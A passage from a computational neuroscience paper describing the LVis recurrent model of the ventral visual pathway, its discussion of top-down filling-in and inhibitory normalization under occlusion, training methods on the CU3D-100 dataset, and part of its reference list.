visual features do not appear in other music-related categories (e.g., drums, pianos, synthesizers). Despite this failure, this finding seems reasonable – if a novel object is really quite different in appearance from known objects, like a "Greeble" (Gauthier and Tarr, 1997), it might be difficult to infer its purpose from visual properties alone.

DISCUSSION

We have described a biological model of the ventral visual pathway that demonstrates several important ways in which a recurrent processing architecture could contribute visual object recognition. We showed that top-down connections can fill in missing information in partially occluded images. In addition, recurrent inhibitory competition in our model contributed additional robustness in the face of high levels of occlusion, through dynamic renormalization of activation levels. We also showed how top-down connectivity shapes the learned representations in our model to reflect semantic, as well as visual, information, in agreement with recent data (Kriegeskorte et al., 2008). This dual mapping between semantic and visual information enables the network to understand the semantic implications of visual features, properly generalizing semantic information based on bottom-up visual features of novel object categories. All of these results derive from principles developed as a general theory of the neocortex (O'Reilly, 1998; O'Reilly and Munakata, 2000; O'Reilly et al., 2012), which emphasizes the importance of the brain's ability to solve hard problems with powerful error-driven learning, and more generally specifies how relatively simple recurrent processing dynamics can give rise to more advanced cognitive phenomena.

Our results demonstrate how the dynamics that arise from recurrent connectivity can be important for vision across multiple timescales. First, these dynamics contribute in a meaningful way to the brain's robustness to visual degradations like partial occlusion by reinforcing probable "hypotheses" about the underlying stimulus through rapid recurrent processing. For example, an image of an occluded fish will weakly activate neural populations that are tuned to *fish* features (e.g., the dorsal fin, the tail, etc.) as well as neural populations that are tuned to other visually similar, but irrelevant, features (Wyatte et al., 2012b). Our model suggests that the brain could resolve this ambiguity via excitatory top-down connections by amplifying and filling-in neurons that are tuned to additional features that are consistent with the bottom-up inputs, but may not have been present in the actual stimulus. Competitive influences are equally important, which serve to suppress spurious activations that do not constitute valid category representations. This idea has been previously described in well-understood biological models of feedforward object processing such as HMAX (Riesenhuber and Poggio, 2002; Serre et al., 2007a) which contains a maximum operation that selects the most active feature across competitors for subsequent processing. While the efficacy of the maximum operation has been explored in the context of object clutter (Riesenhuber and Poggio, 1999; see also Wyatte et al., 2012b for a similar investigation using the LVis model), it has yet to be seen whether the same operation would be useful for the partial occlusion manipulation that we have explored here in which feature activation is vastly restricted. Thus, a comparison of different types of models on occluded object recognition tasks would be useful to determine the relative importance of mechanisms such as the maximum operation, compared to top-down amplification and filling-in.

Our results indicate that the result of recurrent processing over time is a consistent, and often object-complete representation at the IT-level. We found that these recurrent dynamics could also be a double-edged sword, and did not necessarily result in overall increases in recognition accuracy despite their ability to fill in missing or ambiguous information – if the top-down signal was inaccurate, then the system could equally be led astray in its overall interpretation. Overall, these recurrent dynamics are similar to other attractor networks that "clean up" noisy representations from perceptual processing modules and produce top-down biasing effects (e.g., McClelland and Rumelhart, 1981; Mozer and Behrmann, 1990; Kveraga et al., 2007). Our results show how these same principles can be realized in a unified, large-scale model of biological object recognition operating on real visual inputs.

Recurrent inhibitory dynamics are equally important for resolving degraded inputs during object recognition. Our results suggest that the inhibitory mechanisms present in our model dynamically adjust to the amount of excitation coming into a given area, which can cause weak signals to be perceived as amplified via normalization that increases their dynamic range. Normalization has been proposed as a canonical neural computation found within many brain regions spanning multiple sensory modalities (Carandini and Heeger, 2012) and is also an integral part of recent high performance computer vision models that are loosely based on the biology of the visual system (Pinto et al., 2009, 2011). However, a neural mechanism has not been definitively associated with normalization. While our model demonstrates that this computation can be accomplished by recurrent inhibitory dynamics, other models have found similar results can be produced with excitatory feedback (Heeger, 1992, 1993). Regardless of the implementation, these results collectively point to the importance of recurrent processing mechanisms that extend past the first responses in brain areas in resolving degraded inputs during object recognition.

While the iterative recurrent processing exhibited by our model can ultimately converge on the complete pattern of neural activity that corresponds to the correct category of an occluded stimulus, this processing can take quite some time to converge when the stimulus is heavily occluded (**Figure 4C**, compared to **Figures 4A,B**). Thus, our model makes the experimental prediction that interrupting the processing of heavily occluded inputs should impair recognition more than interrupting the processing of relatively unoccluded inputs due to there being a higher probability of preventing network convergence on a stable representation. Recent psychophysical studies from our lab that use backward masking to disrupt ongoing recurrent processing are consistent with this prediction (Wyatte et al., 2012a).

Recurrent processing at longer timescales that extend across the course of learning allow disparate brain areas that project into the ventral pathway, such as higher-level semantic areas (Kriegeskorte et al., 2008), to shape perceptual representations. "IT-level" features extracted via feedforward unsupervised learning mechanisms have failed to account for these semantic influences (Kiani et al., 2007), suggesting that they represent dimensions that are not reflected in raw visual similarities. Our recurrent model accounts

BRIAN MINGUS RESEARCH COLLECTION / BM-394D0407C55F

for this data and we also demonstrate how this higher-level organization of visual responses can be used to translate between perceptual and conceptual representations in which categories are formed according to non-visual metrics (Gotts et al., 2011).

Indeed, recent research has suggested that conceptual knowledge of visual categories can cause them to be perceived as perceptually similar or different, regardless of their intrinsic visual similarity (Lupyan and Spivey, 2008; Lupyan et al., 2010; Lupyan, 2012). What is less known, however, is whether this conceptual influence is present in perceptual representations themselves or due to a similarity metric computed by post-perceptual, decision processes (Chen and Proctor, 2012). While most data on object categorization suggest that IT cortex is tuned to shape-based properties shared across categories while neurons in prefrontal cortex represent more abstract, categorical properties (Freedman et al., 2001, 2003), recent data indicate that IT neurons do indeed exhibit abstract, categorical properties during certain timeframes of their full response (Meyers et al., 2008; Liu et al., 2009). Are these categorical properties simply feedback "echoes" from prefrontal categorization circuits or can conceptual knowledge modify the shape-based tunings of IT neurons?

Our results indicate that recurrent processing indeed modifies perceptual representations by allowing non-visual information from nearby associated brain areas to be incorporated into learning signals. This simple mechanism is likely responsible for a broad range of effects, such as action-related response properties in the ventral stream (due to connectivity with dorsal areas involved in object manipulation and tool use; Culham and Valyear, 2006; Mahon et al., 2007; Almeida et al., 2010; Mahon and Caramazza, 2011) and task-relevant IT neural tunings (due to connectivity with higher-level cognitive systems; Sigala and Logothetis, 2002; Nestor et al., 2008). Valence and emotion have also been shown affect perceptual processing, likely due to feedback from the amygdala and other limbic structures (Vuilleumier, 2005; Lim and Pessoa, 2008; Padmala and Pessoa, 2008), but so far no studies to our knowledge have investigated organizational changes in sensory areas. Overall, we suggest studies that investigate organizational structure (e.g., Kriegeskorte et al., 2008) are a fruitful domain for future research on object learning.

The detailed time course of feedforward, feedback, and inhibitory events that lead up to visual perception has been the subject of considerable debate in the literature. Research has suggested that object identity can be read out from IT neural populations in as little 80–100 ms (Oram and Perrett, 1992; Keysers et al., 2001; Hung et al., 2005) with the general conclusion that these responses must be driven solely by the initial feedforward spikes since the spikes must pass through 4 cortical areas (V1, V2, V4, and IT) with inter-areal latencies on the order of 10 ms (Nowak and Bullier, 1997). Our model is largely consistent with these feedforward latencies. For unambiguous inputs, object identity is reliably reflected in the IT activation pattern within 20 cycles (**Figures 4A,B**). Assuming 40–60 ms for the first spikes to appear in V1, this means 20 cycles corresponds to 40–60 ms in cortex, or around 2–3 ms per cycle. Each cycle updates the membrane potential (V_m, see S2 for equations) of all model units as a function of their input conductances, and thus a latency of 20 cycles for IT readout is a reasonable extension of the biology, especially in the context of large populations of neurons where the rate code approximates the instantaneous average population firing across discrete spiking neurons (Guyonneau et al., 2004).

In addition to the well-known feedforward latencies of ventral stream areas, research has indicated that downstream areas such as prefrontal cortices categorize inputs on the order or 150 ms (Thorpe et al., 1996; Vanrullen, 2007). However, some recent estimates place the latency of recurrent processing effects well within the 100–150 ms window (Lamme and Roelfsema, 2000; Foxe and Simpson, 2002; Kveraga et al., 2007; Roland, 2010), and thus it becomes increasingly unclear whether these latencies are purely driven by feedforward responses from IT neurons or reflect substantial influence from recurrent processing mechanisms. Our model may provide some clarification of these issues. Specifically, feedback projections send information back to earlier areas as soon as it is sent forward, gradually incorporating more and more recurrent loops, and inhibitory competition influences are always present, providing online renormalization effects. Thus, we do not believe there is such a thing as *purely* feedforward processing. Instead, it is just a matter of the extent to which recurrence plays a critical role in processing. For unambiguous inputs, our model converges quickly and identity can be resolved rapidly without much influence from recurrent processing. The predominant task used in studies citing support for purely feedforward processing involves a binary decision about whether an image contains an animal (Thorpe et al., 1996; Li et al., 2002; VanRullen and Koch, 2003). Thus, our model might suggest that this "animal vs. no animal" task involves relatively little ambiguity and thus, does not critically depend on recurrent processing for success. Alternatively, this task might rapidly recruit recurrent processing in as little as 100 ms (Koivisto et al., 2011).

With highly ambiguous inputs, recurrent processing becomes increasingly important for robust object recognition. In our model, this translates to overall longer latencies for convergence (**Figure 4C**). Accordingly, neurophysiological recordings have suggested that ambiguity is associated with longer latencies of processing, allowing for more iterations of feedforward, feedback, and local inhibitory interactions before convergence (Akrami et al., 2009; Daelli and Treves, 2010). Whether this convergence dynamic reflects rapid dynamics within and between hierarchically adjacent areas or comparatively longer latency influence from more distant sites that reflect "top-down" processing like attention is an open question that will need to be addressed to fully understand the dynamics involved in object recognition.

Much remains to be explored in the domain of recurrent processing in visual object recognition. As noted earlier, the issue of figure-ground processing and a potential role for top-down and bottom-up interactions in this domain is a topic of current research with the LVis model, and successful resolution of these issues would help to resolve several limitations of the current model, both in terms of being able to process images with realistic backgrounds at high levels of performance, and being able to use more naturalistic forms of occlusion. More generally, there are many different ideas in the literature about how the overall object recognition process may unfold across the different visual areas, and about the potential role for recurrent processing in the

BRIAN MINGUS RESEARCH COLLECTION / BM-394D0407C55F

brain. Thus, different models may suggest very different conclusions about the role of recurrent processing in object recognition. We are excited to compare our predictions against those of other such models, to eventually converge on a better understanding of how the biological system functions.

MATERIALS AND METHODS

STRUCTURE OF THE LVis MODEL

The LVis (Leabra Vision) model starts by preprocessing bitmap images via two stages of mathematical filtering that capture the qualitative processing thought to occur in the mammalian visual pathways from retina to LGN (lateral geniculate nucleus of the thalamus) to primary visual cortex (V1). The output of this filtering provides the input to the Leabra network, which then learns over a sequence of layers to categorize the inputs according to object categories. Although we have shown that the early stages of visual processing (through V1) can be learned via the self-organizing learning mechanisms in Leabra (O'Reilly and Munakata, 2000; O'Reilly et al., 2012), it was more computationally efficient to implement these steps directly in optimized C++ code. This optimized implementation retained the k-winners-take-all (kWTA) inhibitory competition dynamics from Leabra, which we have found to be important for successful recognition performance. Thus, the implementation can be functionally viewed as a single Leabra network.

For a full description of the early visual processing and parameters used in the model, see S1. The Leabra algorithm used to train and test the model is described in full detail in S2.

CU3D-100 DATASET

The CU3D-100 dataset consisted of 3D models from 100 diverse visual categories with an average of 9.42 exemplars per category. The individual models were downloaded from the Google 3D Warehouse[2]. Each model was normalized for differences in position, scale, and rotation using a set scripts written in Ruby and then imported into a software renderer where it was subjected to ±20° in-depth (3D) rotations (including a random 180° left-right flip for objects that are asymmetric along this dimension) with an overhead lighting positioned uniformly randomly along an 80° overhead arc. Models were rendered to PNG images in RGB color at a resolution of 320 × 320 pixels. This rendering process was repeated 20 times with different random 3D depth and lighting variations for each individual model, producing a total of 18840 images. The resulting dataset can be downloaded at http://cu3d.colorado.edu. A full breakdown of categories and number of models is available in S3.

TRAINING AND TESTING METHODS

The model was trained for 1000 epochs of 500 images per epoch. Two exemplars per category were reserved for testing. For each image presentation, the original image was converted to grayscale and downscaled to 144 × 144 pixels and a randomly parameterized affine transformation that translated, scaled, and rotated the image was then applied. These transformations were performed via a single function, which also used neighborhood smoothing to preserve image quality as much as possible. The parameters on these transformations for any given image presentation were drawn from a uniform distribution over the following normalized parameter ranges: *scale*: 0.9–1.1 (where 1.0 means presenting the image to the model at the original downscaled resolution), *translation*: −0.15–0.15 in horizontal and vertical dimensions (where 1.0 would be moving center of image to the very top or right of the model's inputs), *rotation*: −0.02–0.02 (where $1.0 = 2\pi$ or 360°).

Given these variations in the image presentations, no two inputs were likely to be identical over the course of training. Learning was asymptotic over the first few 100 epochs, but small improvements in generalization were observed by training for the full 1000 epochs. No evidence of overfitting was observed as a function of training duration. A total of 5 batches (training from different random initial weights and ordering of stimuli, with different train/test splits) were run using this method.

A testing trial consisted of seven presentations of a single image, with a different 2D affine transformation applied each time. For 2D voting results, a majority voting procedure integrated across these presentations to determine the final output. For higher-level voting, a second-order majority vote was then taken over the 20 testing trials with different 3D variations of each individual exemplar. All comparison models were tested using these same voting methods.

BLOB-BASED OCCLUSION

The blob-based occlusion algorithm involved the construction of a filter that was set to 1.0 within a circle of radius 5% of the image size (i.e., 5% of 144 pixels or 7 pixels) and then fell off outside the circle as a Gaussian function The σ parameter of the Gaussian was also set to 5% of the image size and the final effective size of the filter was 42 × 42 pixels (**Figure 3**). This filter was then used as a two-dimensional weighting function to determine how much of the image should be occluded with the gray background color, with 1.0 minus this value drawn from the original image. The peak of the filter contained weights of 1.0, and thus, image areas within the peak were completely occluded with the background color, and outside of that, the image exhibited a smooth gradient out to the original image. This smooth gradient (produced by the Gaussian) was important for not introducing novel input features at the edge of the circle occluder.

The percent occlusion parameter (O) specified the number of times to apply the filter to an image:

$$N_{apply} = 2.5O(I_{size}/H_{width} + 1) + 0.5 \quad (1)$$

where O was in the range [0, 1], I_{size} referred to the size of the input image in pixels, and H_{width} referred to the width of the filter.

For testing trials that used the occlusion manipulation, a majority vote was taken across the seven 2D affine transformations of a single image only, with the occlusion mask applied prior to any transformations, to ensure that an object's occluded features did not change across different transformations. Performance without this majority voting procedure produced the same qualitative pattern of results as seen in **Figure 5** and is available in S4.

[2]http://sketchup.google.com/3dwarehouse

BRIAN MINGUS RESEARCH COLLECTION / BM-394D0407C55F

SEMANTICS INPUTS

The semantic input vectors were composed of 100 different binary unit activation patterns of which 25% were active. These patterns started out as random binary patterns, which were systematically shaped over many iterations to capture the pairwise semantic similarity between the 100 object categories as captured from the standard latent semantic analysis (LSA; Landauer and Dumais, 1997) corpus (General Reading up to 1st year College), obtained from http://lsa.colorado.edu. Generating these semantics vectors was necessary because the original LSA vectors did not contain the sparse, binary patterns required to match the kWTA inhibitory dynamics of the Leabra algorithm.

The shaping procedure was accomplished via brute-force evolution described here. For each pair of patterns, bits to flip on in common between the two patterns (thus increasing their similarity) were chosen according to a softmax function weighted by the sum of the semantic distance times other pattern's bits. Bits were flipped in on/off pairs to ensure that kWTA constraint was preserved. Bits to flip off were chosen according to the opposite of the distance (1 minus the cosine distance). Critically, after a round of bit flipping, only those changes that increased the fit of the bit pattern distance matrix with that of the source LSA distance matrix were kept (i.e., a form of "ratcheting").

The final mean cosine difference between the two distance matrices was 0.000597733, indicating that the patterns of similarity between the random binary bit vectors did a good job of capturing the LSA similarities.

COMPARISON NETWORKS

Removing feedback from the Leabra model was achieved by simply multiplying all excitatory activation through feedback projections by zero such that the resulting input to a given layer at any point in time was limited to incoming feedforward activation.

The backpropagation networks had exactly the same layer structure and connectivity as the Leabra model, except of course for the lack of recurrent feedback connections. Both networks used cross-entropy error:

$$CE = \sum_k t_k \log o_k + (1 - t_k) \log (1 - o_k) \quad (2)$$

(where k is an index over output units, t is the target training value, and o is the network output value), with an additional error tolerance of 0.05 (differences in activation below this level did not drive learning), and no momentum or weight decay. The sparse network had bias weights initialized to −3.0, which greatly reduced overall levels of initial activity. A high learning rate of 0.2 was also usable with this configuration, and this higher learning rate produced better generalization. The distributed network had bias weights initialized to 0, producing high levels of activity in the layers, and a lower learning rate of 0.01 was required to obtain converging learning. Furthermore, the distributed model did *not* use the kWTA dynamics in the V1 filter front-end processing system, to more completely capture the behavior of a system that has no sparseness-inducing inhibitory dynamics or negative biases.

Both the Leabra model without feedback and the backpropagation networks used the same majority voting procedure as the Leabra model.

ACKNOWLEDGMENTS

The authors would like to thank Michael Tarr, Thomas Palmeri, Garrison Cottrell, Tim Curran, and Nicolas Pinto for their helpful comments and suggestions. This work utilized the Janus supercomputer, which is supported by the National Science Foundation (award number CNS-0821794) and the University of Colorado Boulder. The Janus supercomputer is a joint effort of the University of Colorado Boulder, the University of Colorado Denver, and the National Center for Atmospheric Research.

SUPPLEMENTARY MATERIAL

The Supplementary Material for this article can be found online at http://www.frontiersin.org/Perception_Science/10.3389/fpsyg.2013.00124/abstract

REFERENCES

Akrami, A., Liu, Y., Treves, A., and Jagadeesh, B. (2009). Converging neuronal activity in inferior temporal cortex during the classification of morphed stimuli. *Cereb. Cortex* 19, 760–776.

Almeida, J., Mahon, B. Z., and Caramazza, A. (2010). The role of the dorsal visual processing stream in tool identification. *Psychol. Sci.* 21, 772–778.

Baylis, G. C., and Driver, J. (2001). Shape-coding in it cells generalizes over contrast and mirror reversal, but not figure-ground reversal. *Nat. Neurosci.* 4, 937–942.

Biederman, I., and Cooper, E. E. (1991). Priming contour-deleted images: evidence for intermediate representations in visual object recognition. *Cogn. Psychol.* 23, 393–419.

Bradski, G., and Grossberg, S. (1995). Fast-learning viewnet architectures for recognizing three-dimensional objects from multiple two-dimensional views. *Neural. Netw.* 8, 1053–1080.

Carandini, M., and Heeger, D. (2012). Normalization as a canonical neural computation. *Nat. Rev. Neurosci.* 13, 51–62.

Chen, J., and Proctor, R. W. (2012). Influence of category identity on letter matching: conceptual penetration of visual processing or response competition? *Attent. Percept. Psychophys.* 74, 716–729.

Craft, E., Schutze, H., Niebur, E., and der Heydt, R. (2007). A neural model of figure-ground organization. *J. Neurophysiol.* 97, 4310–4326.

Culham, J. C., and Valyear, K. F. (2006). Human parietal cortex in action. *Curr. Opin. Neurobiol.* 16, 205–212.

Daelli, V., and Treves, A. (2010). Neural attractor dynamics in object recognition. *Exp. Brain Res.* 203, 241–248.

DiCarlo, J. J., Zoccolan, D., and Rust, N. C. (2012). How does the brain solve visual object recognition? *Neuron* 73, 415–434.

Fei-Fei, L., Fergus, R., and Perona, P. (2007). Learning generative visual models from few training examples: an incremental bayesian approach tested on 101 object categories. *Comput. Vis. Image Underst.* 106, 59–70.

Felleman, D. J., and Van Essen, D. C. (1991). Distributed hierarchical processing in the primate cerebral cortex. *Cereb. Cortex* 1, 1–47.

Foxe, J. J., and Simpson, G. V. (2002). Flow of activation from v1 to frontal cortex in humans. A framework for defining "early" visual processing. *Exp. Brain Res.* 142, 139–150.

Freedman, D. J., Riesenhuber, M., Poggio, T., and Miller, E. K. (2001). Categorical representation of visual stimuli in the primate prefrontal cortex. *Science* 291, 312–316.

Freedman, D. J., Riesenhuber, M., Poggio, T., and Miller, E. K. (2003). A comparison of primate prefrontal and inferior temporal cortices during visual categorization. *J. Neurosci.* 23, 5235–5246.

Fukushima, K. (1980). Neocognitron: a self-organizing neural network model for a mechanism of pattern recognition unaffected by shift in position. *Biol. Cybern.* 36, 193–202.

Fukushima, K. (2003). Neocognitron for handwritten digit recognition. *Neurocomputing* 51, 161–180.

Gauthier, I., and Tarr, M. J. (1997). Becoming a "greeble" expert: exploring mechanisms for face recognition. *Vision Res.* 37, 1673–1682.

BRIAN MINGUS RESEARCH COLLECTION / BM-394D0407C55F

Gosselin, F., and Schyns, P. G. (2001). Bubbles: a technique to reveal the use of information in recognition tasks. *Vision Res.* 41, 2261–2271.

Gotts, S. J., Milleville, S. C., Bellgowan, P. S. F., and Martin, A. (2011). Broad and narrow conceptual tuning in the human frontal lobes. *Cereb. Cortex* 21, 477–491.

Grill-Spector, K., Kourtzi, Z., and Kanwisher, N. (2001). The lateral occipital complex and its role in object recognition. *Vision Res.* 41, 1409–1422.

Guyonneau, R., Vanrullen, R., and Thorpe, S. J. (2004). Temporal codes and sparse representations: a key to understanding rapid processing in the visual system. *J. Physiol. Paris* 98, 487–497.

Heeger, D. J. (1992). Normalization of cell responses in cat striate cortex. *Vis. Neurosci.* 9, 181–197.

Heeger, D. J. (1993). Modeling simple-cell direction selectivity with normalized, half-squared, linear operators. *J. Neurophysiol.* 70, 1885–1898.

Hinton, G. E., and Salakhutdinov, R. R. (2006). Reducing the dimensionality of data with neural networks. *Science* 313, 504–507.

Hubel, D., and Wiesel, T. N. (1962). Receptive fields, binocular interaction, and functional architecture in the cat's visual cortex. *J. Physiol.* 160, 106–154.

Hung, C. P., Kreiman, G., Poggio, T., and DiCarlo, J. J. (2005). Fast readout of object identity from macaque inferior temporal cortex. *Science (New York N.Y.)* 310, 863–866.

Hupe, J. M., James, A. C., Payne, B. R., Lomber, S. G., Girard, P., and Bullier, J. (1998). Cortical feedback improves discrimination between figure and background by v1 v2 and v3 neurons. *Nature* 394, 784–787.

Jarrett, K., Kavukcuoglu, K., Ranzato, M., and LeCun, Y. (2009). "What is the best multi-stage architecture for object recognition," in *2009 IEEE 12th International Conference on Computer Vision* (IEEE), 2146–2153.

Keysers, C., Xiao, D. K., Fldik, P., and Perrett, D. I. (2001). The speed of sight. *J. Cogn. Neurosci.* 13, 90–101.

Kiani, R., Esteky, H., Mirpour, K., and Tanaka, K. (2007). Object category structure in response patterns of neuronal population in monkey inferior temporal cortex. *J. Neurophysiol.* 97, 4296–4309.

Koivisto, M., Railo, H., Revonsuo, A., Vanni, S., and Salminen-Vaparanta, N. (2011). Recurrent processing in v1/v2 contributes to categorization of natural scenes. *J. Neurosci.* 31, 2488–2492.

Kourtzi, Z., and Kanwisher, N. (2001). Representation of perceived object shape by the human lateral occipital complex. *Science* 293, 1506–1509.

Kriegeskorte, N., Mur, M., Ruff, D. A., Kiani, R., Bodurka, J., Esteky, H., et al. (2008). Matching categorical object representations in inferior temporal cortex of man and monkey. *Neuron* 60, 1126–1141.

Kveraga, K., Ghuman, A., and Bar, M. (2007). Top-down predictions in the cognitive brain. *Brain Cogn.* 65, 145–168.

Lamme, V., and Roelfsema, P. (2000). The distinct modes of vision offered by feedforward and recurrent processing. *Trends Neurosci.* 23, 571–579.

Landauer, T. K., and Dumais, S. T. (1997). A solution to plato's problem: the latent semantic analysis theory of acquisition, induction, and representation of knowledge. *Psychol. Rev.* 104, 211–240.

LeCun, Y., Huang, F., and Bottou, L. (2004). "Learning methods for generic object recognition with invariance to pose and lighting," in *Proceedings of the 2004 IEEE Computer Society Conference on Computer Vision and Pattern Recognition*, Vol. 2 (IEEE), 97–104

Lee, T. S., and Nguyen, M. (2001). Dynamics of subjective contour formation in the early visual cortex. *Proc. Natl. Acad. Sci. U.S.A.* 98, 1907–1911.

Lerner, Y., Hendler, T., and Malach, R. (2002). Object-completion effects in the human lateral occipital complex. *Cereb. Cortex* 12, 163–177.

Li, F. F., VanRullen, R., Koch, C., and Perona, P. (2002). Rapid natural scene categorization in the near absence of attention. *Proc. Natl. Acad. Sci. U.S.A.* 99, 9596–9601.

Lim, S.-L., and Pessoa, L. (2008). Affective learning increases sensitivity to graded emotional faces. *Emotion* 8, 96–103.

Liu, H., Agam, Y., Madsen, J. R., and Kreiman, G. (2009). Timing timing timing: fast decoding of object information from intracranial field potentials in human visual cortex. *Neuron* 62, 281–290.

Logothetis, N. K., Pauls, J., and Poggio, T. (1995). Shape representation in the inferior temporal cortex of monkeys. *Curr. Biol.* 5, 552–563.

Lupyan, G. (2012). Linguistically modulated perception and cognition: the label-feedback hypothesis. *Front. Psychol.* 3:54. doi:10.3389/fpsyg.2012.00054

Lupyan, G., and Spivey, M. J. (2008). Perceptual processing is facilitated by ascribing meaning to novel stimuli. *Curr. Biol.* 18, R410–R412.

Lupyan, G., Tompson-Schill, S. L., and Swingley, D. (2010). Conceptual penetration of visual processing. *Psychol. Sci.* 21, 1–10.

Mahon, B., Milleville, S., Negri, G., Rumiati, R., Caramazza, A., and Martin, A. (2007). Action-related properties of objects shape object representations in the ventral stream. *Neuron* 55, 507–520.

Mahon, B. Z., and Caramazza, A. (2011). What drives the organization of object knowledge in the brain? *Trends Cogn. Sci. (Regul. Ed.)* 15, 97–103.

Marr, D. (1982). *Vision*. New York: Freeman.

Masquelier, T., and Thorpe, S. J. (2007). Unsupervised learning of visual features through spike timing dependent plasticity. *PLoS Comput. Biol.* 3:e31. doi:10.1371/journal.pcbi.0030031

McClelland, J. L., and Rumelhart, D. E. (1981). An interactive activation model of context effects in letter perception: part 1 an account of basic findings. *Psychol. Rev.* 88, 375–407.

Meyers, E. M., Freedman, D. J., Kreiman, G., Miller, E. K., and Poggio, T. (2008). Dynamic population coding of category information in inferior temporal and prefrontal cortex. *J. Neurophysiol.* 100, 1407–1419.

Mozer, M. C., and Behrmann, M. (1990). On the interaction of selective attention and lexical knowledge: a connectionist account of neglect dyslexia. *J. Cogn. Neurosci.* 96, 96–123.

Mutch, J., and Lowe, D. (2008). Object class recognition and localization using sparse features with limited receptive fields. *Int. J. Comput. Vis.* 80, 45–57.

Nestor, A., Vettel, J. M., and Tarr, M. J. (2008). Task-specific codes for face recognition: how they shape the neural representation of features for detection and individuation. *PLoS ONE* 3:e3978. doi:10.1371/journal.pone.0003978

Nowak, L., and Bullier, J. (1997). "The timing of information transfer in the visual system," in *Extrastriate Cortex in Primates, Cerebral Cortex*, Vol. 12, eds K. S. Rockl, J. H. Kaas, and A. Peters (New York: Plenum Press), 205–241.

Olshausen, B. A., and Field, D. J. (2004). Sparse coding of sensory inputs. *Curr. Opin. Neurobiol.* 14, 481–487.

Oram, M. W., and Perrett, D. I. (1992). Time course of neural responses discriminating different views of the face and head. *J. Neurophysiol.* 68, 70–84.

Orban, G. A., Van Essen, D., and Vanduffel, W. (2004). Comparative mapping of higher visual areas in monkeys and humans. *Trends Cogn. Sci. (Regul. Ed.)* 8, 315–324.

O'Reilly, R. C. (1996). Biologically plausible error-driven learning using local activation differences: the generalized recirculation algorithm. *Neural. Comput.* 8, 895–938.

O'Reilly, R. C. (1998). Six principles for biologically-based computational models of cortical cognition. *Trends Cogn. Sci. (Regul. Ed.)* 2, 455–462.

O'Reilly, R. C. (2001). Generalization in interactive networks: the benefits of inhibitory competition and Hebbian learning. *Neural. Comput.* 13, 1199–1242.

O'Reilly, R. C., and Munakata, Y. (2000). *Computational Explorations in Cognitive Neuroscience: Understanding the Mind by Simulating the Brain*. Cambridge, MA: The MIT Press.

O'Reilly, R. C., Munakata, Y., Frank, M. J., Hazy, T. E., and Contributors (2012). *Computational Cognitive Neuroscience*, 1st Edn. Wiki Book. Available at: http://ccnbook.colorado.edu

Padmala, S., and Pessoa, L. (2008). Affective learning enhances visual detection and responses in primary visual cortex. *J. Neurosci.* 28, 6202–6210.

Patterson, K., Nestor, P. J., and Rogers, T. T. (2007). Where do you know what you know? The representation of semantic knowledge in the human brain. *Nat. Rev.* 8, 976–987.

Pinto, N., Barhomi, Y., Cox, D., and DiCarlo, J. (2011). "Comparing state-of-the-art visual features on invariant object recognition tasks," in *2011 IEEE Workshop on Applications of Computer Vision (WACV)* (IEEE), 463–470.

Pinto, N., Cox, D. D., and DiCarlo, J. J. (2008). Why is real-world visual object recognition hard? *PLoS Comput. Biol.* 4:e27. doi:10.1371/journal.pcbi.0040027

Pinto, N., Doukhan, D., DiCarlo, J. J., and Cox, D. D. (2009). A high-throughput screening approach to discovering good forms of biologically inspired visual representation. *PLoS Comput. Biol.* 5:e1000579. doi:10.1371/journal.pcbi.1000579

Ponce, J., Berg, T., Everingham, M., Forsyth, D., Hebert, M., Lazebnik, S., et al. (2006). Dataset issues in object recognition. *Lect. Notes Comput. Sci.* 4170, 29–48.

BRIAN MINGUS RESEARCH COLLECTION / BM-394D0407C55F

Poort, J., Raudies, F., Wannig, A., Lamme, V. A. F., Neumann, H., and Roelfsema, P. R. (2012). The role of attention in figure-ground segregation in areas v1 and v4 of the visual cortex. *Neuron* 75, 143–156.

Ratcliff, R. (1978). A theory of memory retrieval. *Psychol. Rev.* 85, 59–107.

Ratcliff, R., and McKoon, G. (2008). The diffusion decision model: theory and data for two-choice decision tasks. *Neural. Comput.* 20, 873–922.

Rauschenberger, R., Liu, T., Slotnick, S. D., and Yantis, S. (2006). Temporally unfolding neural representation of pictorial occlusion. *Psychol. Sci.* 17, 358–364.

Riesenhuber, M., and Poggio, T. (1999). Hierarchical models of object recognition in cortex. *Nat. Neurosci.* 3, 1199–1204.

Riesenhuber, M., and Poggio, T. (2002). Neural mechanisms of object recognition. *Curr. Opin. Neurobiol.* 12, 162–168.

Roelfsema, P. R., Lamme, V. A. F., Spekreijse, H., and Bosch, H. (2002). Figure-ground segregation in a recurrent network architecture. *J. Cogn. Neurosci.* 14, 525–537.

Roland, P. (2010). Six principles of visual cortical dynamics. *Front. Syst. Neurosci.* 4:28 doi:10.3389/fnsys.2010.00028

Rolls, E. T., and Stringer, S. M. (2006). Invariant visual object recognition: a model, with lighting invariance. *J. Physiol. Paris* 100, 43–62.

Rumelhart, D. E., Hinton, G. E., and Williams, R. J. (1986). Learning representations by back-propagating errors. *Nature* 323, 533–536.

Scannell, J., Blakemore, C., and Young, M. P. (1995). Analysis of connectivity in the cat cerebral cortex. *J. Neurosci.* 15, 1463–1483.

Scholte, H. S., Jolij, J., Fahrenfort, J. J., and Lamme, V. A. F. (2008). Feedforward and recurrent processing in scene segmentation: electroencephalography and functional magnetic resonance imaging. *J. Cogn. Neurosci.* 20, 2097–2109.

Seghier, M. L., and Vuilleumier, P. (2006). Functional neuroimaging findings on the human perception of illusory contours. *Neurosci. Biobehav. Rev.* 30, 595–612.

Serre, T., Kreiman, G., Kouh, M., Cadieu, C., Knoblich, U., and Poggio, T. (2007a). A quantitative theory of immediate visual recognition. *Prog. Brain Res.* 165, 33–56.

Serre, T., Oliva, A., and Poggio, T. (2007b). A feedforward architecture accounts for rapid categorization. *Proc. Natl. Acad. Sci. U.S.A.* 104, 6424–6429.

Serre, T., Wolf, L., Bileschi, S., Riesenhuber, M., and Poggio, T. (2007c). Robust object recognition with cortex-like mechanisms. *IEEE Trans. Pattern Anal. Mach. Intell.* 29, 411–426.

Sigala, N., and Logothetis, N. K. (2002). Visual categorization shapes feature selectivity in the primate temporal cortex. *Nature* 415, 318–320.

Sporns, O., Honey, C. J., and Kotter, R. (2007). Identification and classification of hubs in brain networks. *PLoS ONE* 2:e1049. doi:10.1371/journal.pone.0001049

Sporns, O., and Zwi, J. D. (2004). The small world of the cerebral cortex. *Neuroinformatics* 2, 145–162.

Tanaka, K. (1996). Inferotemporal cortex and object vision. *Annu. Rev. Neurosci.* 19, 109–139.

Thorpe, S., Fize, D., and Marlot, C. (1996). Speed of processing in the human visual system. *Nature* 381, 520–522.

